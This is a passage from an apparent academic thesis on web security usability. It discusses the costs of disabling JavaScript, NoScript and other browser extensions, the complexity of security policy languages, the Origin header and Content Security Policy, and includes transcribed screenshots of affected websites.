
Figure 2.23: Missing advertisement due to disabled JavaScript on newgrounds.com


"CUTE WITH CHRIS"
YOU MIGHT ENJOY... MY OTHER PODCAST
the Chris Leavins Story Hour
Learn More.
« Cutedown 154 | Main | Stuffed »
THINGS YOU MIGHT WANT TO KNOW
About CUTE WITH CHRIS
About CHRIS.
See RECENT EPISODES
Subscribe to "Cute with Chris"
RECENT SHOWS
CLICK HERE FOR

March 01, 2008

Show 154-- "Trouble."

(a) cutewithchris.com with JavaScript enabled


"CUTE WITH CHRIS"
YOU MIGHT ENJOY... MY OTHER PODCAST
the Chris Leavins Story Hour
Learn More.
« Cutedown 154 | Main | Stuffed »
THINGS YOU MIGHT WANT TO KNOW
About CUTE WITH CHRIS
About CHRIS.
See RECENT EPISODES
Subscribe to "Cute with Chris"
RECENT SHOWS
CLICK HERE FOR

March 01, 2008

Show 154-- "Trouble."

Cute with Chris Show 154 "Trouble". You've been flagged. Don't forget to vote in the Cutedown. Cast your ballot by commenting HERE. (Click here for GROWLER and Mike.)

Posted in All Recent Episodes | Permalink
Digg This | Save to del.icio.us

TrackBack

(b) cutewithchris.com without JavaScript enabled

Figure 2.24: cutewithchris.com video blog shown with and without JavaScript. Note that the video is missing in (b), and text has reflowed leaving no indication of the missing content.

Videos, advertisements and menus are a common casualties when JavaScript is disabled, and it is not always clear that they are missing. Sometimes they may also appear broken: For example, menus show, but seem to be non-clickable or simply do not work, often because the rollover menu visible with JavaScript is not visible.

Disabling JavaScript results in error messages on pages, broken pages with confusing behaviour, and missing content. While disabling JavaScript may be an effective solution to limit exposure to malicious code, is not a viable option for most users. So what other options are available?

2.4.3.2 NoScript

Disabling JavaScript entirely results in so many broken pages that it is nearly impossible to keep it disabled for any length of time. However, it is possible to disable *some* JavaScript without having a huge negative impact on pages.

NoScript [51] is an add-on for Mozilla Firefox that allows users to disable JavaScript on a per-domain basis [6]. For each page, the user is presented with a list of domains which provide JavaScript to that domain, and can disable or enable them as they choose. This is shown in Figure 2.4.3.2.

The list provided by NoScript can get quite long on sites with many includes and may get longer as more domains are allowed since those domains may include more code from other domains. It is also sometimes difficult to determine which scripts will need to be enabled in order to enable given functionality on the page: not all domain names necessarily indicate the reason their code has been included. For example, a user trying to enable a video might immediately realize that youtube.com would be a video provider. However if the video was instead provided by amazon.com, the user might not realize that was the domain that needed

[6]NoScript determines the originating domain for a script based on the domain from which it is loaded. This is often different from the JavaScript origin of a script as determined by the same origin policy, and provides additional granularity as a result.



About NoScript...
Options...
Allow Scripts Globally (dangerous)
Allow all this page
Temporarily allow all this page
Untrusted
Allow googlesyndication.com
Temporarily allow googlesyndication.com
Allow doubleclick.net
Temporarily allow doubleclick.net
Forbid cbc.ca

Figure 2.25: NoScript menu as shown on cbc.ca. Scripts are enabled for cbc.ca, but doubleclick.net and googlesyndication.com are not enabled.

to be enabled.

The disadvantage with NoScript is that it is very user-intensive to configure and can result in very broken web pages as the user tries to find the domain(s) that need to be allowed. The configuration needed makes NoScript not very friendly to average users. In fact, it's so awkward that it made ComputerWorld's list of top 10 Firefox extensions to avoid:

> If you really have a need for this kind of control, then you're already using the extension and will continue to do so. But for the average Web surfer, constantly having to whitelist sites so that scripts can execute in order to give you a fully formed Web experience gets tedious very quickly.
>
> Does NoScript make Firefox safer? Sure. Is it worth the hassle? No. [82]

One side effect of the complex configuration is that sometimes, web pages are not able to display helpful error messages to the user. For example, consider Figure 2.26. In Figure 2.26a, we can see that completely disabled JavaScript results in a large explanatory error message in the centre of the page, as well as a static advertisement in the upper right. This is presumably what the page creator wanted the user to see if JavaScript was disabled. Figure 2.26b shows what the page looks like when NoScript is used to disable the JavaScript: there is no helpful error message, the advertisement does not downgrade properly, and the video does not display with the text moving up to make it hard to tell that there even was a video on the page. Note that this is not the same as Figure 2.26a, even though in both cases all JavaScript is disabled. Figure 2.26 shows the page with only the video JavaScript enabled in NoScript. The video appears in the box at the bottom of the page (cut off in this screenshot). The advertisement continues to be blank, which is perhaps quite beneficial to the user, but not the desired effect for the site owner who may rely upon income from banner advertisements.


Even with all this fuss to enable only what you want on a given site, users are still exposed to some risk. Once a site has been whitelisted, users are still at risk if it gets compromised, so it has only limited usefulness in the case of a trusted site getting compromised. (Recall: In 2008, 75% of web sites with malicious code were legitimate sites that had been compromised [38].)

In summary, NoScript provides a great option for security-literate users with a fair bit of time. It allows users to manage their risk by limiting the JavaScript that they run. Unfortunately, usability issues relating to determining which domains to enable, pages which no longer provide helpful error messages and may break in highly strange ways, and the need for constant whitelisting make NoScript unworkable for the average user. So most will want to turn to other alternatives.

2.4.3.3 Other Browser Extensions

While NoScript is perhaps the most recommended of the web security enhancements available, there are other browser extensions that do similar things for cookies, Flash applets, advertisements.

For example, there are cookie plugins such as CS Lite [16]. Cookies are small bits of information stored by the browser and are often used for preferences, as well as session tokens and other tracking measures. There can be privacy and security concerns with the information stored within a cookie. CS Lite allows users to easily choose which sites are


EXPLORE A UNIVERSE, NOT A WORLD
BATTLE PIRATES, OR BECOME ONE
JOIN A GUILD, OR STRIKE OUT ALONE
MAKE YOUR FORTUNE
EARN YOUR REPUTATION
HOME :: FEATURES :: NEWS :: COLUMNS :: FORUMS :: ARCHIVES :: SUBSCRIBE


Zero Punctuation: Resident Evil: Umbrella Chronicles
by Yahtzee Croshaw, 30 Jan 2008 17:08
ben croshaw, claire redfield, editorial, feature, nintendo, resident evil, reviews, umbrella, umbrella corporation, videos, wii, yahtzee, zapper, zero punctuation, zombies

This week on Zero Punctuation, Yahtzee goes underground with the Umbrella Corporation.

This video player requires JavaScript to be enabled, please check your browser security settings. Browser addons that have been linked to problems viewing the video include noscript, adblock, and greasemonkey. Adding exceptions for this site domain, videoegg.com, and warcry.com may resolve the problem.

Yahtzee is a British-born, currently Australian-based writer and gamer with a sweet hat and a chip on his shoulder. When he isn't talking very fast into a headset mic he also designs freeware adventure games and writes the back page column for PC Gamer, who are too important to mention us. His personal site is

(a) Completely disabled JavaScript on Zero Punctuation video.


HOME :: FEATURES :: NEWS :: COLUMNS :: FORUMS :: ARCHIVES :: SUBSCRIBE


Zero Punctuation: Resident Evil: Umbrella Chronicles
by Yahtzee Croshaw, 30 Jan 2008 12:08 pm
ben croshaw, claire redfield, editorial, feature, nintendo, resident evil, reviews, umbrella, umbrella corporation, videos, wii, yahtzee, zapper, zero punctuation, zombies

This week on Zero Punctuation, Yahtzee goes underground with the Umbrella Corporation.

Yahtzee is a British-born, currently Australian-based writer and gamer with a sweet hat and a chip on his shoulder. When he isn't talking very fast into a headset mic he also designs freeware adventure games and writes the back page column for PC Gamer, who are too important to mention us. His personal site is www.fullyramblomatic.com.

***

(b) NoScript disabled JavaScript on Zero Punctuation video. Note the missing advertisement and missing error text for the missing video.


the escapist 2.0
HOME :: FEATURES :: NEWS :: COLUMNS :: FORUMS :: ARCHIVES :: SUBSCRIBE
ZERO punctuation
www.escapistmagazine.com

Zero Punctuation: Resident Evil: Umbrella Chronicles
by Yahtzee Croshaw, 30 Jan 2008 12:08 pm
ben croshaw, claire redfield, editorial, feature, nintendo, resident evil, reviews, umbrella, umbrella corporation, videos, wii, yahtzee, zapper, zero punctuation, zombies

This week on Zero Punctuation, Yahtzee goes underground with the Umbrella Corporation.

(c) NoScript partially enabled JavaScript on Zero Punctuation video. In this screenshot, the video has been enabled (and appears as a box at the bottom) but the advertisement has not been enabled and thus does not appear.

Figure 2.26: Escapist Magazine's Zero Punctuation video feature displayed without JavaScript and with several variants on partial JavaScript using NoScript

allowed to set cookies, and whether these cookies are permanent, per-session, or temporary. It also allows users to easily delete all the cookies from a site.

The Flash and advertisement-related plugins often block information from being displayed. For example, FlashBlock [21] replaces Flash content with a button that users can press if they want the content displayed. This means that pages load faster because the Flash is not loaded, and it means that users are not at the mercy of Flash developers whose applets automatically play music or do other undesirable things without requiring user input. Advertising extensions such as Adblock Plus [69] similarly block display of advertisements (although they actually do not usually block the loading, only the final display). While these blocking add-ons do not necessarily have security as a goal, they do limit the exposure their users will have to potentially dangerous code, be it Flash or part of an advertisement. (Recall: Advertisers are sometimes compromised [31, 75], leaving users vulnerable.)

Plugins such as Greasemonkey [48] may provide additional protection through user-created scripts. Some of the current ones redirect users to HTTPS sites, detect known malicious code, or even hide credit card numbers [5]. But like NoScript, these browser extensions require some knowledge and interest on the part of the user, and they often interfere with the user experience, making them less than ideal for many users.

2.4.3.4 Commercial Security Products

There are also a variety of commercial security products available which claim to protect users on the web. These are typically bundled as part of an antivirus suite and will help protect users from drive-by downloads of malicious software, much like they would against intentional downloads of malicious software. They fit a niche on the client-side much like the web application vulnerability scanners and web application firewalls fit on the server-side: they provide detection for known exploits. As such, they are limited by their libraries of known exploits and cannot handle "zero day" exploits which have no known signature.

Note that many within-page exploits will be quite specific to the given site, and thus difficult to provide generic signatures for such attacks. However, they are typically designed with the user in mind and behave much like other antivirus products. This means they do not require significant interaction with the user. As such, they provide a useful back-up protection method that is more usable than the browser extensions, but they will not provide complete protection from attacks.

2.5 Security Policy

A security policy is a formalized way of stating the intended behaviour of a system. It provides constraints upon this behaviour with the goal of providing better security by restricting the actions that can be taken by a rogue or unauthorized entity.

The idea of computer security policy is far from a new one. There are many examples available: Access Control Lists (ACLs) are used to specify permissions for an object such as a file on a system. Role-Based Access Control (RBAC) allows management of users' access to system resources based on their roles within the organization. Security-Enhanced Linux (SELinux) allows Linux users to lock down behaviours more strictly. Security Assertion Markup Language (SAML) [64] allows authentication for multiple domains (e.g. web single sign-on). Web Services Security (WS-Security) [3] allows for people to apply security to web services using SOAP (Simple Object Access Protocol). Many other types of security policy languages exist within computing.

They share the basic goal of formalizing a model of the behaviour within a secure system, but the specific goals of each can be very different. Some like ACLS and RBAC are primarily concerned with controlling access to resources. Other standards such as SAML or OpenID can be concerned with authentication across security domains. Still more such as WS-Security can be used to specify integrity and other security properties of messages being transmitted. Some policies such as SELinux or system call policy languages may specify secure behaviours and actions. While the end goal may be security, the methods for getting there are quite diverse.

2.5.1 The danger of complexity

Some types of computer security policy are widely used and fairly familiar to many users. For example, UNIX file permissions allow users to grant themselves or others access to read from, write to or execute a file. Variants on this sort of access control are still used in other operating systems such as Microsoft Windows or MacOS X.

UNIX permissions are relatively simple, but many other policy languages are assiduously complex. Consider Security Enhanced Linux (SELinux), which allows an administrator greater control than UNIX's standard file permission model. It allows for much more complex behaviours to be encoded and allowed or disallowed. Unsurprisingly, it is conceptually more complex than the basic file permissions model is.

The reactions to SELinux in some way illustrate the danger of security policy: "SELinux: Comprehensive security at the price of usability," reads one article [81]. When SELinux was newly included in many distributions, searching for an error would often turn up instructions on how to turn off SELinux rather than information about how to create better policy. So few people were capable of writing good policy that disabling the entire system was largely seen as the best option.

SELinux demonstrates one of the problems often found in security policy design: many policy languages are created on the assumption that they will be used exclusively by experts who are motivated to maintain good policy. When the user is in fact an expert or has a reason to want to be an expert, these policies can be very expressive and helpful in providing security. However, when the user has a problem and needs to fix it to get things working and the policy is standing in the way, it is significantly easier to disable the security system than it is to fix it properly. So much so that ignoring security becomes a logical trade-off [36].

A similar pitfall of security policy is demonstrated by Windows Vista's security features. Vista's User Account Control (UAC) asks users for consent before any action requiring administrative permissions could be taken. Although this seemed like a good idea in theory, the reality was that many applications were written such that they needed constant permissions, and the result was that users were tormented with frequent pop-ups asking for confirmation.

Again, many users chose to disable the system rather than suffer through repeated disruptive questions.

However, this example shows more than that. The Vista UAC was sufficiently irritating that it was parodied in an Apple advertisement in order to entice viewers to laugh at the spectacle [12]. The complete advertising campaign was designed to highlight the (supposed) improved usability of Apple systems, but is particularly interesting that security policy is so reviled by users that a popular advertisement could suggest avoiding policy decisions is a selling point.

Complex policies are met with avoidance and even ridicule, but they can also be met with more productive actions. Tools or variants are developed to make them workable. For example, AppArmor [1] attempts to provide SELinux-like security without the painful policy setting process [63, 46], and Pastures suggests another variation on SELinux that they also assert is more usable [18]. SELinux itself has made huge gains in simplifying policy creation since its initial release. Gains can be made in the simplicity and the usability of individual security policies. But it is only rarely that simplification is considered an option. Why?

2.5.2 Reasons for complexity

There are some fundamental traits of policy languages that make it difficult to keep them simple.

It remains true that most security policies are designed to capture the knowledge of experts about what should and should not be allowed in an ideal world. This means that security policy is often designed with an expert user in mind, based on assumptions about their intelligence, motivation and preferences. Many use syntaxes and terminology that others would consider arcane because the assumption is that they will be used exclusively by experts. There is even a bit of a “macho” culture among some security experts which suggests that experts should be able to just follow text-only representations without the aid of visualizations or tools that might make use of a policy language more easy. (As a result, languages are often designed to be machine parsed and use known standards like XML, but tools are in short supply when the policy language is first introduced.) The difficult nature of such policy may be viewed by some experts as a bonus; it is sometimes even suggested that these policies *should* be impenetrable to non-expert users, as a deterrent so that non-experts will not attempt to modify or work with the policy.

Another issue is expressiveness. These policies express sometimes very complex behaviour and need to be very versatile to express all expected behaviours.It is generally considered good design for a policy to adhere to the principle of least privilege, which ensures that an attacker is constrained and can do only limited damage. To achieve this level of control, however, policy may need to be quite fine-grained and contain provisions for exceptions. As a result, explanations of such policy can be reasonably verbose. For example, the specifications for WS-SecurityPolicy alone are close to 100 pages long, and fully understanding them requires understanding a variety of related standards such as SOAP, X.509 and Kerberos [40]. This expressiveness results in more complex policy and steeper learning curves.

Another factor is actually the standardization process. Standards committees are made up of a sometimes large group of people representing the business interests of a group of very diverse companies. There are jokes about something being "designed by committee" and there are good reasons why: with so many interests involved, it is very difficult to find a solution that pleases everyone. Often, edge cases must be added to deal with a specific issue, sometimes decisions are made for reasons that may be as much political as technical. The results do not trend towards simplicity.

2.5.3 Balancing complexity

Balancing a desire for expressiveness can be problematic. Even an expert user has limited amounts of time to learn a policy, and may not be interested or able to study the policy documents well enough to make appropriate security choices. The complexity makes policies slow to read and may make it easy for mistakes to hide, unnoticed, for quite some time. This can be even more dangerous than simply not having a policy, as people may believe their systems to be safe and thus engage in more risky behaviour (such as waiting longer before patching a vulnerability). In addition, although least privilege is a good rule of thumb, it is sometimes unclear whether tighter rules actually result in significantly increased security.

One can even go entirely the other way when it comes to security policy. Many suggest that end-users are incapable of understanding or setting policy, and thus they should not be involved in security decisions. Or, equally, that users may refuse to be involved in policy decisions, and thus the greatest benefits can come from secure default policies.

Usually, however, security policy lies somewhere in the middle: sufficiently complex for the task, but with attempts to render the policy language usable for the intended users.

It is dangerous to use existing policies as a guideline for creating future policies. Other security policies in the web space, such as Web Services Security [3], are designed with business-to-business security in mind for larger corporations, and thus make the assumption that there are experts available and that security will be among their primary tasks. Security policies are often targeted at businesses since they have more need to formalize interactions and access. However, although businesses still play a large role in creating and maintaining websites, those involved with the modern web may not share much in common with those for whom earlier policies were defined. For example, A List Apart's "Survey For People Who Make Websites" in 2010 found that nearly 30% of people who make websites are contractors, freelancers or small business owners. Close to 50% of respondents worked in organizations with 10 or fewer individuals. It is reasonably unlikely that these smaller organizations have dedicated security professionals on staff.

In summary, security policy is not a field known for its usability. This is in part because it is geared towards experts, and partially because it necessitates a balance between expressive capability and simplicity. Although there is a wealth of work in security policy, much of it has only minimal use when designing a web security policy because the concerns and the intended policy writers are so different.

2.5.4 Relevant Web Security Policies

While many web security policies focus on authentication and communication between business partners or other large entities and are thus not particularly relevant to the problem I am examining, two web security policies bear mentioning here for later reference. First, the Origin header is described in Section 2.5.4.1. And secondly, an overview of Mozilla's Content Security Policy (CSP) is given in Section 2.5.4.2.

2.5.4.1 The Origin: header

The Origin: header [14] is one of the simplest web protections. It is a single header that specifies the origin of a request. It is meant to be a more privacy-aware and reliable alternative to the `Referer:` header[7]. The Origin header does not give the full path of the referring URL, since this could conceivably contain private information and is generally not necessary for cross-site request forgery information anyhow.

Right now, to avoid cross-site request forgery attacks, a website will often check the Referer header to determine whether the request came from a click on their own site or from a (potentially malicious) request on a third party site, and only allow action to be taken if the Referer header matches what is expected. This can be problematic if the Referer is forged (something fairly easy to do) or has been intentionally blocked for privacy reasons by

[7]The spelling of Referer is a mistake that has been encoded in the standard.

users who do not wish to be tracked. The Origin: header is intended to address these issues and allows sites to implement CSRF protection based on more reliable information from the browser.

2.5.4.2 Content Security Policy

Content Security Policy (CSP) [83] is Mozilla's web security policy. Its goal was to provide a simple set of controls so that system administrators could indicate more precisely what content is expected to be included on the page.

CSP has been proposed as a web standard and is currently in flux as people and organizations weigh in with opinions and implementation issues. As such, it is very hard to give precise details about the policy language. However, we can give an overview of the ideas behind the technology.

- CSP is meant to provide policy on a per-page basis. Currently, the implementation sends CSP policy as part of the HTTP headers, and the browser is meant to interpret this policy and act accordingly.

- Inclusions can be specified fairly precisely. Not only can valid inclusions be specified by domain, but also a variety of content-types. So, for example, it would be possible to have a policy where images from flickr.com were allowed, but scripts were not.

- Inline scripts are considered unsafe and thus not allowed. This choice was made because inline scripts can be a considerable vector for malicious attacks. This has been a mildly contentious decision due to the problems it will cause with existing sites and third party services [101].

- Early renditions of CSP aimed to provided CSRF protection, however flaws in the theory resulted in the decision to defer CSRF protection to other technologies, specifically the Origin: header [14], leaving no client-side based protections.

3 The need for simple web security policies

There are a great many problems in web security, but the over-reaching issue is that the attacks are often relatively easy while the solutions are surprisingly difficult. An attack might take half an hour to craft, while defending against said attack might require weeks of code verification plus daily hours of ensuring that everything is up-to-date.

This suggests two goals in a long term strategy: we want to make attacks more difficult, and we want to make solutions easier. Although it would be ideal to make attacks utterly impossible and make solutions entirely built-in (thus requiring no additional time), this has not yet been possible. Instead, my work concentrates on mitigation strategies that limit the damage in the case of a breach, while minimizing effort required by the defenders.

But what does it mean to be more secure? As shown in Chapter 2, one of the oversights in the design of the web is a lack of separation. It is very easy to add and mix things, but harder to keep data from different sources separate. Security policy is one way that we can define divisions in the existing structures of the web. Although policy on the web has challenges that differ from traditional security policy, web security policy may still enable production of simpler solutions. This may help with issues that arise because that many existing solutions are geared towards programmers and only programmers.

Section 3.1 describes why we think simplicity is so important in the web space, including

Section 3.1.1 which describes the various types of potential defenders in the web space. Section 3.2 which examines what it means to be simple within that space. Section 3.3 discusses how simplicity could interact with other desirable properties and whether it is a feasible design goal. Section 3.4 briefly examines what it means to make attacks more difficult. Finally, Section 3.5 briefly explains the three technologies I have created for addressing this problem.

3.1 On simplicity

Why do we need simple policies for web security? One big reason is that the defenders within the web space are often pressed for time and security is often not their primary task. In addition, they may not have the necessary background in security to perform optimally in that role.

In this world of “Teach Yourself PHP in 24 Hours” [107] or even “Teach Yourself PHP in 10 Minutes” [60], it is unlikely that web programmers have had time for comprehensive web security education. Within the web space, 28.4% of web page creators have not completed a college or university degree and 47.3% claim that their education has little or no relevance to their jobs [52]. While we have traditionally assumed that security will be the responsibility of experts, it seems we are leaving it in the hands of those who are not very security-aware [104].

As a result, simple solutions have great appeal because they can be done in less time, especially when you factor in time required for an underinformed defender to learn all the necessary background information.

One traditional way to make security simpler is to separate it from the implementation of an application. This makes it possible to consider security aspects as a much smaller group, and is often aimed to make it possible for people to set security policy without necessarily being programmers. This is a good fit for the web space: although many web page creators do have programming backgrounds, others have artistic ones, and still others may have just decided to make a web page by using a hosted service (such as Blogger [7]) or installing software (such as Wordpress [8]). While these are not traditional users of security policy, these people may have a vested interest in keeping their content safe, and they may not have access to experts who will do it for them.

Section 3.1.1 describes the current roles for those involved with the creation and maintenance of a web site, to give perspective on what other tasks these people might have and what their primary functions are within the space.

3.1.1 Potential defenders of the web

The web actually has a rather large number of actors in it who can affect a web page and who may have interest in providing security but not have the ability to affect the underlying code directly. On the server side, we have the system administrators who care for the underlying systems including upgrading software and hardware. There are web application developers who create the software packages used on the web (such as Wordpress or PhpBB). These overlap with other web designers who may integrate and modify existing packages to create a site, or create sites from scratch themselves. And finally, we have the content writers: the writers, the photographers, the people who provide content for the web.

The next group of people along the chain are those who work in the middle. This includes a variety of third party service providers: Internet service providers, corporate gateways, uplink providers, enterprise management solutions, third party security providers, etc. All of these people may not be affiliated with the web site or user directly, but may have a vested interest in making the web more safe or in avoiding carrying malicious content.

Finally, the web page reaches the user's browser. The programmers involved with the maintenance and creation of the web browser are the browser developers, and the user is the




Figure 3.1: Overview of all people involved in web page delivery

one who actually reads and uses the final web page.

In total, there are at least 7 types of individuals who may be involved in web page delivery (see Figure 3.1). One key thing to note is that many of these people could conceivably use a policy language that was applied in the browser but could not use existing security solutions because they do not have access to the underlying web site code. Another is that for most of these people, security is not their primary task, and may not even rate as part of their job description, despite the fact that they could benefit from a more secure site and may be able to help towards that goal.

There are a variety of good solutions to many web security problems, but as we saw in Chapter 2, many of them are geared towards programmers, and thus are only suitable for defenders who have programming skills. In addition, best practice for security still centres around rebuilding the core software to be more secure. This can be very complex. Mashup solutions require web pages to be reworked using iframes or other frameworks, changing the underlying HTML. Better data sanitization requires changes throughout the code anywhere that user data is obtained and used. Even CSP (see Section 2.5.4.2) as it was released, required not only changes to the headers but often changes to the code to avoid any use of inline scripts. Even vulnerability scanners eventually require a trained developer to understand the reports and fix bugs.

